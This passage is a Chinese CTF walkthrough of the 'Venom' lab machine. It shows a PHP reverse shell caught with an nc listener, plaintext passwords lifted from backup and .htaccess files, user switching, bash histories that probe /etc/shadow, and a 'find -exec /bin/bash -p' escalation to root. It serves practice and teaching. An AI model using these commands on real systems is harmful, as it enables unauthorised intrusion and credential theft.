
访问:http://venom.box/uploads/php-reverse-shell.phar
反弹成功:
┌──(root㉿kali)-[~]
└─# nc -lvnp 6666
listening on [any] 6666 ...
connect to [192.168.5.6] from (UNKNOWN) [192.168.5.8] 39650
Linux venom 5.4.0-42-generic #46~18.04.1-Ubuntu SMP Fri Jul 10 07:21:24 UTC 2020 x86_64 x86_64 x86_64 GNU/Linux
 16:11:26 up 30 min,  0 users,  load average: 0.02, 0.45, 0.67
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$
2、切换bash
python -c 'import pty;pty.spawn("/bin/bash")';$ python -c 'import pty;pty.spawn("/bin/bash")';
www-data@venom:/$ 3、信息收集
www-data@venom:/$ cd /var
cd /var
www-data@venom:/var$

www-data@venom:/var$ ls
ls
backup.bak  cache  lib	  lock	mail	 opt  snap   tmp
backups     crash  local  log	metrics  run  spool  www
www-data@venom:/var$

www-data@venom:/var$ cd backup.bak
cd backup.bak
www-data@venom:/var/backup.bak$

www-data@venom:/var/backup.bak$ ls -la
ls -la
total 12
drwxr-xr-x  2 hostinger hostinger 4096 May 21  2021 .
drwxr-xr-x 16 root      root      4096 May 21  2021 ..
-rw-r--r--  1 hostinger hostinger   49 May 21  2021 .backup.txt
www-data@venom:/var/backup.bak$

www-data@venom:/var/backup.bak$ cat .backup.txt
cat .backup.txt
User_access

user: hostinger
password: hostinger
www-data@venom:/var/backup.bak$
在备份文件夹里发现用户密码
user: hostinger
password: hostinger
继续深入查找信息
www-data@venom:/var$ cd /var/www/html/subrion
cd /var/www/html/subrion
www-data@venom:/var/www/html/subrion$

www-data@venom:/var/www/html/subrion$ ls
ls
CONTRIBUTING.md  changelog.txt	includes   license.txt	tmp
README.md	 composer.json	index.php  modules	updates
admin		 favicon.ico	install    robots.txt	uploads
backup		 front		js	   templates
www-data@venom:/var/www/html/subrion$

www-data@venom:/var/www/html/subrion$ cat robots.txt
cat robots.txt
User-agent: *
F1nd_Y0ur_way_t0_g3t1n.txt
www-data@venom:/var/www/html/subrion$

www-data@venom:/var/www/html/subrion$ cat .gitignore
cat .gitignore
.idea
.php_cs.cache
backup/*
!backup/.htaccess
includes/config.inc.php
modules/*
!modules/blog
!modules/fancybox
!modules/kcaptcha
*node_modules
templates/*
!templates/_common
!templates/kickstart
tmp/*
!tmp/.htaccess
uploads/*
!uploads/.htaccess
www-data@venom:/var/www/html/subrion$

www-data@venom:/var/www/html/subrion$

www-data@venom:/var/www/html/subrion$ cat composer.json
cat composer.json
{
  "name": "intelliants/subrion",
  "type": "subrion-core",
  "description": "Powerful opensource content management system written in PHP5 + MySQL.",
  "keywords": ["subrion","intelliants","cms","framework"],
  "homepage": "https://github.com/intelliants/subrion",
  "license": "GPL v3",
  "authors": [
    {
      "name": "The Subrion Community",
      "email": "tech@subrion.org",
      "homepage": "https://subrion.org",
      "role": "Developer"
    },
    {
      "name": "Intelliants LLC",
      "email": "support@intelliants.com",
      "homepage": "https://intelliants.com",
      "role": "Owner"
    }
  ],
  "require": {
    "php": ">=5.6.0",
    "composer/installers": "~1.0"
  }
}www-data@venom:/var/www/html/subrion$

www-data@venom:/var/www/html/subrion$ ls -la
ls -la
total 180
drwxr-xr-x 13 www-data www-data  4096 May 21  2021 .
drwxr-xr-x  3 root     root      4096 May 20  2021 ..
-rwxr-xr-x  1 www-data www-data   247 Jun 14  2018 .gitignore
-rwxr-xr-x  1 www-data www-data  2318 Jun 14  2018 .htaccess
-rwxr-xr-x  1 www-data www-data  4074 Jun 14  2018 CONTRIBUTING.md
-rwxr-xr-x  1 www-data www-data  4794 Jun 14  2018 README.md
drwxr-xr-x  3 www-data www-data  4096 May 20  2021 admin
drwxr-xr-x  2 www-data www-data  4096 May 21  2021 backup
-rwxr-xr-x  1 www-data www-data 49250 Jun 14  2018 changelog.txt
-rwxr-xr-x  1 www-data www-data   694 Jun 14  2018 composer.json
-rwxr-xr-x  1 www-data www-data  1150 Jun 14  2018 favicon.ico
drwxr-xr-x  2 www-data www-data  4096 Jun 14  2018 front
drwxr-xr-x 17 www-data www-data  4096 May 20  2021 includes
-rwxr-xr-x  1 www-data www-data  4099 Jun 14  2018 index.php
drwxr-xr-x  6 www-data www-data  4096 Jun 14  2018 install
drwxr-xr-x 13 www-data www-data  4096 Jun 14  2018 js
-rwxr-xr-x  1 www-data www-data 35147 Jun 14  2018 license.txt
drwxr-xr-x  5 www-data www-data  4096 Jun 14  2018 modules
-rwxr-xr-x  1 www-data www-data    41 May 21  2021 robots.txt
drwxr-xr-x  4 www-data www-data  4096 Jun 14  2018 templates
drwxr-xr-x  7 www-data www-data  4096 May 20  2021 tmp
drwxr-xr-x  2 www-data www-data  4096 Jun 14  2018 updates
drwxr-xr-x  4 www-data www-data  4096 Mar 25 16:10 uploads
www-data@venom:/var/www/html/subrion$

www-data@venom:/var/www/html/subrion$ cd backup
cd backup
www-data@venom:/var/www/html/subrion/backup$

www-data@venom:/var/www/html/subrion/backup$ ls -la
ls -la
total 12
drwxr-xr-x  2 www-data www-data 4096 May 21  2021 .
drwxr-xr-x 13 www-data www-data 4096 May 21  2021 ..
-rwxr-xr-x  1 www-data www-data   81 May 21  2021 .htaccess
www-data@venom:/var/www/html/subrion/backup$

www-data@venom:/var/www/html/subrion/backup$ cd
cd
bash: cd: HOME not set
www-data@venom:/var/www/html/subrion/backup$

www-data@venom:/var/www/html/subrion/backup$ cat .htaccess
cat .htaccess
allow from all
You_will_be_happy_now :)
FzN+f2-rRaBgvALzj*Rk#_JJYfg8XfKhxqB82x_a
www-data@venom:/var/www/html/subrion/backup$ 发现一个字符串FzN+f2-rRaBgvALzj*Rk#_JJYfg8XfKhxqB82x_a
去分析了一下,并不是什么加密方式,那估计就是密码了
再看看,都有什么用户
www-data@venom:/var/www/html/subrion/backup$ cd /home
cd /home
www-data@venom:/home$ ls
ls
hostinger  nathan
www-data@venom:/home$

www-data@venom:/home$ 之前收集到hostinger的密码
那这个字符串就是nathan的密码
4、hostinger信息收集
su hostinger
密码:hostinger

cd /home/hostinger/

ls -lawww-data@venom:/home$ su hostinger
su hostinger
Password: hostinger
hostinger@venom:/home$
hostinger@venom:/home$ cd /home/hostinger/
cd /home/hostinger/
hostinger@venom:~$
hostinger@venom:~$
hostinger@venom:~$
hostinger@venom:~$ ls -la
ls -la
total 96
drwxr-xr-x 16 hostinger hostinger 4096 May 22 2021 .
drwxr-xr-x 4 root root 4096 May 21 2021 ..
-rw------- 1 hostinger hostinger 1758 May 22 2021 .bash_history
-rw-r--r-- 1 hostinger hostinger 220 May 20 2021 .bash_logout
-rw-r--r-- 1 hostinger hostinger 3771 May 20 2021 .bashrc
drwx------ 13 hostinger hostinger 4096 May 22 2021 .cache
drwx------ 11 hostinger hostinger 4096 May 21 2021 .config
drwxr-xr-x 2 hostinger hostinger 4096 May 21 2021 Desktop
drwxr-xr-x 2 hostinger hostinger 4096 May 21 2021 Documents
drwxr-xr-x 2 hostinger hostinger 4096 May 21 2021 Downloads
-rw-r--r-- 1 hostinger hostinger 8980 May 20 2021 examples.desktop
dr-xr-xr-x 3 nobody nogroup 4096 May 20 2021 ftp
drwx------ 3 hostinger hostinger 4096 May 21 2021 .gnupg
-rw------- 1 hostinger hostinger 632 May 22 2021 .ICEauthority
drwx------ 3 hostinger hostinger 4096 May 21 2021 .local
drwx------ 5 hostinger hostinger 4096 May 21 2021 .mozilla
drwxr-xr-x 2 hostinger hostinger 4096 May 21 2021 Music
drwxr-xr-x 2 hostinger hostinger 4096 May 21 2021 Pictures
-rw-r--r-- 1 hostinger hostinger 807 May 20 2021 .profile
drwxr-xr-x 2 hostinger hostinger 4096 May 21 2021 Public
drwxr-xr-x 2 hostinger hostinger 4096 May 21 2021 Templates
drwxr-xr-x 2 hostinger hostinger 4096 May 21 2021 Videos
hostinger@venom:~$ 查看一下.bash_history内容
hostinger@venom:~$ cat .bash_history
cat .bash_history
cd nathan
cd ..
ls -al
su
sudo -l
clear
sudo su
clear
ls -al
clear
sudo nano /etc/sudoers
su
su nathan
cd ..
cd backup/
ls
cat .htaccess
su nathan
exit
find / -perm -u=s -type f 2>/dev/null
su nathan
exit
ncat -lnvp 1234
cd /usr
ls -al
./check_me
nano check_me.py
clear
./check_me
sudo su
su
su nathan
find raj -exec "whoami" \;
clear
sudo su
su root
find raj -exec "whoami" \;
su root
find raj -exec "whoami" \;
su root
which find
find nc
find find
cd /tmp
ls
touch raj
find raj -exec "whoami" \;
cat  /var/www/html/subrion/backup/.htaccess
su nathan
lls
s
ls
cat check_me.py
su nathan
cat /var/www/html/subrion/backup/.htaccess
su
clear
su nathan
s
ls
ls -al
cat check_me.py
ls -al
su
ls
cat check_me.py
ls -al
su nathan
su
hostinger@venom:~$ 发现经常切换用户nathan
发现了查新suid程序的命令:find / -perm -u=s -type f 2>/dev/null
hostinger@venom:~$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
hostinger@venom:~$ 5、nathan信息收集
su nathan
密码:FzN+f2-rRaBgvALzj*Rk#_JJYfg8XfKhxqB82x_a

cd /home

cd nathan

ls -lawww-data@venom:/$ su nathan
su nathan
Password: FzN+f2-rRaBgvALzj*Rk#_JJYfg8XfKhxqB82x_a
nathan@venom:/$ cd /home
cd /home
nathan@venom:/home$ cd nathan
cd nathan
nathan@venom:~$ ls -al
ls -al
total 100
drwxr-x--- 17 nathan nathan 4096 May 22 2021 .
drwxr-xr-x 4 root root 4096 May 21 2021 ..
-rw------- 1 nathan nathan 2690 May 22 2021 .bash_history
-rw-r--r-- 1 nathan nathan 3771 May 20 2021 .bashrc
drwx------ 15 nathan nathan 4096 May 20 2021 .cache
drwx------ 12 nathan nathan 4096 May 20 2021 .config
drwxr-xr-x 2 nathan nathan 4096 May 20 2021 Desktop
drwxr-xr-x 2 nathan nathan 4096 May 20 2021 Documents
drwxr-xr-x 2 nathan nathan 4096 May 22 2021 Downloads
-rw-r--r-- 1 nathan nathan 8980 May 20 2021 examples.desktop
drwx------ 3 nathan nathan 4096 May 20 2021 .gnupg
-rw------- 1 nathan nathan 1884 May 21 2021 .ICEauthority
drwx------ 3 nathan nathan 4096 May 20 2021 .local
drwx------ 5 nathan nathan 4096 May 20 2021 .mozilla
drwxr-xr-x 2 nathan nathan 4096 May 20 2021 Music
drwxr-xr-x 2 nathan nathan 4096 May 20 2021 Pictures
-rw-r--r-- 1 nathan nathan 807 May 20 2021 .profile
drwxr-xr-x 2 nathan nathan 4096 May 20 2021 Public
drwx------ 2 nathan nathan 4096 May 21 2021 .ssh
-rw-r--r-- 1 nathan nathan 0 May 20 2021 .sudo_as_admin_successful
drwxr-xr-x 2 nathan nathan 4096 May 20 2021 Templates
drwx------ 6 nathan nathan 4096 May 20 2021 .thunderbird
-rw-r--r-- 1 root root 15 May 21 2021 user.txt
drwxr-xr-x 2 nathan nathan 4096 May 20 2021 Videos
-rw------- 1 nathan nathan 0 May 22 2021 .viminfo在用户目录下发现flag1
nathan@venom:~$ ls
ls
Desktop    Downloads         Music     Public     user.txt
Documents  examples.desktop  Pictures  Templates  Videos
nathan@venom:~$

nathan@venom:~$

nathan@venom:~$ cat user.txt
cat user.txt
W3_@r3_V3n0m:P
nathan@venom:~$ 查看一下.bash_history文件内容
nathan@venom:~$ cat .bash_history
cat .bash_history
sudo -l
sudo su
cat /etc/sudoers
su
clear
su
exit
sudo -l
sudo su
exit
find aaa -exec "whoami" \;
su hostinger
find aaa -exec "whoami" \;
chown root:nathan /usr/bin/find
su root
find aaa -exec "whoami" \;
ls -al /usr/bin/find
su hostinger
touch aaa
find aaa -exec "whoami" \;
su hostinger
cat /etc/shaowd
cat /etc/shaddow
cat /etc/shadow
find raa -exec "cat /etc/shadow" \;
find raa -exec "/bin/cat /etc/shadow" \;
find raa -exec "id" \;
ls -al /usr/bin/find
su root
sudo -l
sudo su
find raa -exec "whoami" \;
su root
find raa -exec "whoami" \;
cat /etc/sudoers
su root
find raa -exec "whoami" \;
su root
ls
rm raj
ls -al
touch raa
find raa -exec "whoami"
find raa -exec "whoami" \;
su
id
ls -al
sudo su
su
sudo su
su
nano check_me.py
cat check_me.py
nano check_me.py
cd ..
ls -al
clear
apt install nc
su
id
./check_me
ls -al
find / -perm -u=s type f 2>/dev/null
find / -perm -u=s  -type f 2>/dev/null
./check_me
python check_me.py
su
./check_me
python check_me.py
su
python check_me.py
ls -all
su
python check_me.py
nano check_me.py
python check_me.py
su root
ls -al
nano check_me.py
python check_me.py
su root
ls -al
chown root:root check_me.py
su
python check_me.py
ls -al
sudo su
cat /var/www/html/subrion/backup/.htaccess
sudo su
ls -al
su root
ls
ls -all
nano check_me.py
cat check_me.py
python check_me.py
su root
python check_me.py
chmod +s check_me.py
ls -al
python check_me.py
nano check_me.py
python check_me.py
chmod 740 check_me.py
su hostinger
chmod 774 check_me.py
ls -al
su
su hostinger
cd /usr/
ls
ls -a
ls -al
chown nathan check_me.py
su
nathan@venom:~$
6、查看当前账户是否存在可以使用的特权命令
nathan@venom:~$ sudo -l
sudo -l
[sudo] password for nathan: FzN+f2-rRaBgvALzj*Rk#_JJYfg8XfKhxqB82x_a

Matching Defaults entries for nathan on venom:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User nathan may run the following commands on venom:
    (root) ALL, !/bin/su
    (root) ALL, !/bin/su
nathan@venom:~$ 7、suid提权
在root目录下找到flag2
find . -exec /bin/bash -p \; -quitnathan@venom:~$ find . -exec /bin/bash -p \; -quit
find . -exec /bin/bash -p \; -quit
bash-4.4# id
id
uid=1000(nathan) gid=1000(nathan) euid=0(root) groups=1000(nathan),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lpadmin),126(sambashare)
bash-4.4#
bash-4.4# cd /root
cd /root
bash-4.4#
bash-4.4# ls
ls
root.txt snap
bash-4.4#
bash-4.4# cat root.txt
cat root.txt
#root_flag
H@v3_a_n1c3_l1fe.
bash-4.4#
本文涉及的技术方法仅适用于 授权测试环境 或 合法 CTF 赛事。请勿在未授权的情况下对任何系统进行测试。安全之路,始于合规,终于责任。